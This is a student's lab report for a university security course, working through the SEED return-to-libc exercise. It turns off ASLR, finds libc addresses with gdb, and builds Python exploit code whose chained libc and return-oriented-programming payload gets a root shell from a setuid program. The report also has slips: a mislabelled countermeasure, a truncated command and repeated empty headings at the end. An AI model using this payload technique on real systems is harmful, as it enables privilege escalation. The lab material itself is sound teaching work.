National Taiwan Normal University

CSIE Information Security: A Hands-on Approach

Assignment 4

Instructor: Po-Wen Chi

Due Date: 12 06, 2021, AM 11:59

系級：資工１１１　學號：４０７４７０３１Ｓ　姓名：劉子弘

4.1 SEED Lab (40 pts)


2 Environment Setup

2.1 Note on x86 and x64 Architectures

◦ compile with gcc -m32

2.2 Turning off countermeasures

◦ Address Space Randomization：



```
[12/06/21]seed@VM:~/.../1$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```


◦ Address Space Randomization：

compile with gcc -fno-stack-protector

◦ Non-Executable Stack：

compile with gcc -z noexecstack


◦ Configuring /bin/sh.：



```
seed@VM:~/.../1$  sudo ln -sf /bin/zsh /bin/sh
```

2.3 The Vulnerable Program

◦ Compilation.




```
[12/06/21]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
```

3 Lab Tasks

3.1 Task 1: Finding out the Addresses of libc Functions


- 用 gdb 找到 libc 位置



```
[12/06/21]seed@VM:~/.../1$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a liter
al. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a lite
ral. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ run
Starting program: /home/seed/hw04/1/retlib
Address of input[] inside main():  0xffffcba0
Input size: 0
Address of buffer[] inside bof():  0xffffcb70
Frame Pointer value inside bof():  0xffffcb88
(^_^)(^_^) Returned Properly (^_^)(^_^)
[Inferior 1 (process 4247) exited with code 01]
Warning: not running
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
```


3.2 Task 2: Putting the shell string in the memory

- 定義 myshell as /bin/sh




```
[12/06/21]seed@VM:~/.../1$ export Myshell=/bin/sh
[12/06/21]seed@VM:~/.../1$ env|grep Myshell
Myshell=/bin/sh
```

- 編寫 prtenv.c 編譯為 prtenv 執行




```c
#include<stdio.h>
#include<stdlib.h>

void main(){
    char* shell = getenv("Myshell");
    if (shell){
        printf("%x\n", (unsigned int)shell);
    }
}
```

- 找到 Myshell 的位置



```
[12/06/21]seed@VM:~/.../1$ gcc -m32 -fno-stack-protector -z noexecstack -o prtenv prtenv.
[12/06/21]seed@VM:~/.../1$ ./prtenv
ffffd45c
```


◦ 把程式碼放到 retlib 可以看到 Myshell 位置是一樣的




```
[12/06/21]seed@VM:~/.../1$ ./retlib
ffffd45c
```

3.3 Task 3: Launching the Attack


◦ 修改 exploit.py 生成 badfile



```
sh_addr = 0xffffd45c       # The address of "/bin/sh"
```




```
system_addr = 0xf7e12420    # The address of system()
```




```
exit_addr = 0xf7e04f80       # The address of exit()
```

◦ 透過前次跑 retlib 得到




```
Address of input[] inside main():  0xffffcbdc
Input size: 0
Address of buffer[] inside bof():  0xffffcba0
Frame Pointer value inside bof():  0xffffcbb8
```

故將 Y=0xffffcbb 8-0xffffcba0+4=28，X=Y+8，Z=Y+4




```
Y = 28
X = Y+8
Z = Y+4
```

◦ 執行後可發現攻擊成功




```
[12/06/21]seed@VM:~/.../1$ ./exploit.py
[12/06/21]seed@VM:~/.../1$ ./retlib
ffffd45c
Address of input[] inside main():  0xffffcbdc
Input size: 300
Address of buffer[] inside bof():  0xffffcba0
Frame Pointer value inside bof():  0xffffcbb8
# 
```

◦ Attack variation 1:



```
# content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```


註解調 exit 後可發現退出時會 crash



```
# exit
Segmentation fault
```

◦ Attack variation 2:


可以發現檔名長度不同會失敗，因為檔名會影響到記憶體位置



```
[12/06/21]seed@VM:~/.../1$ mv retlib rrrrrr
[12/06/21]seed@VM:~/.../1$ ./rrrrrr
Address of input[] inside main():  0xffffcbe0
Input size: 300
Address of buffer[] inside bof():  0xffffcbb0
Frame Pointer value inside bof():  0xffffcbc8
# exit
[12/06/21]seed@VM:~/.../1$ mv rrrrrr rrrrrrr
[12/06/21]seed@VM:~/.../1$ ./rrrrrrr
Address of input[] inside main():  0xffffcbd0
Input size: 300
Address of buffer[] inside bof():  0xffffcba0
Frame Pointer value inside bof():  0xffffcbb8
zsh:1: no such file or directory: in/sh
```


3.4 Task 4: Defeat Shell’s countermeasure

◦ 改回用 dash




```
seed@VM:~/.../1$ sudo ln -sf /bin/dash /bin/sh
```

◦ 直接用 ROP，先找到 libc 和 bof 返回位置



```
gdb-peda$ p sprintf
$1 = {<text variable, no debug info>} 0xf7e20e40 <sprintf>
gdb-peda$ p setuid
$2 = {<text variable, no debug info>} 0xf7e99e30 <setuid>
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xf7e04f80 <exit>
```




```
 0x565562ae <+97>:    leave
```


◦ 修改 expliot.py

```
#!/usr/bin/env python3

import sys

# Fill content with non-zero values

content = bytearray(0xaa for i in range(24))

sh_addr = 0xffffd460                      # The address of "/bin/sh"

leaveret =0x565562ae

sprintf_addr=0xf7e20e40
```

```
setuid_addr=0xf7e99e30
system_addr = 0xf7e12420
exit_addr = 0xf7e04f80
ebp_bof=0xffffcbb8
sprintf_arg1=ebp_bof+12+5*0x20
sprintf_arg2=sh_addr+len("/bin/sh")

ebp_next=ebp_bof+0x20

content+=(ebp_next).to_bytes(4,byteorder='little')
content+=(leaveret).to_bytes(4,byteorder='little')
content+=b'A'*(0x20-2*4)

# sprintf(sprintf_arg1,sprintf_arg2)
for i in range(4):
  ebp_next+=0x20
  content+=(ebp_next).to_bytes(4,byteorder='little')
  content+=(sprintf_addr).to_bytes(4,byteorder='little')
  content+=(leaveret).to_bytes(4,byteorder='little')
  content+=(sprintf_arg1).to_bytes(4,byteorder='little')
  content+=(sprintf_arg2).to_bytes(4,byteorder='little')
  content+=b'A'*(0x20-5*4)
  sprintf_arg1+=1

#setuid(0)
ebp_next+=0x20
content+=(ebp_next).to_bytes(4,byteorder='little')
content+=(setuid_addr).to_bytes(4,byteorder='little')
content+=(leaveret).to_bytes(4,byteorder='little')
```




```
content+=(0xFFFFFFFF).to_bytes(4,byteorder='little')
content+=b'A'*(0x20-4*4)

#system("/bin/sh")
ebp_next+=0x20
content+=(ebp_next).to_bytes(4,byteorder='little')
content+=(system_addr).to_bytes(4,byteorder='little')
content+=(leaveret).to_bytes(4,byteorder='little')
content+=(sh_addr).to_bytes(4,byteorder='little')
content+= b'A'*(0x20-4*4)

#exit
content+=(0xFFFFFFFF).to_bytes(4,byteorder='little')
content+=(exit_addr).to_bytes(4,byteorder='little')


# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```



```
[12/06/21]seed@VM:~/.../1$ ./exploit.py
[12/06/21]seed@VM:~/.../1$ ./retlib
Address of input[] inside main():  0xffffcbd0
Input size: 256
Address of buffer[] inside bof():  0xffffcba0
Frame Pointer value inside bof():  0xffffcbb8
# whoami
root
# 
```


3.5 Task 5 (Optional): Return-Oriented Programming

。一樣先找到 foo




```
gdb-peda$ p foo
$1 = {<text variable, no debug info>} 0x565562b0 <foo>
```

。修改 exploit.py



```
ebp_bof=0xffffcbb8
for i in range(10):
  ebp_next+=0x20
  content+=(ebp_next).to_bytes(4,byteorder='little')
  content+=(foo_addr).to_bytes(4,byteorder='little')
  content+=(leaveret).to_bytes(4,byteorder='little')
  content+=b'A'*(0x20-3*4)
```

。即可跳到 foo10 次後得到 root



```
[12/06/21]seed@VM:~/.../1$ ./exploit.py
[12/06/21]seed@VM:~/.../1$ ./retlib
Address of input[] inside main():  0xffffcbd0
Input size: 576
Address of buffer[] inside bof():  0xffffcba0
Frame Pointer value inside bof():  0xffffcbb8
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
#
```

3 Lab Tasks

3.1 Task 1: Finding out the Addresses of libc Functions

。

3.1 Task 1: Finding out the Addresses of libc Functions

。

3.1 Task 1: Finding out the Addresses of libc Functions

。

3.1 Task 1: Finding out the Addresses of libc Functions

。

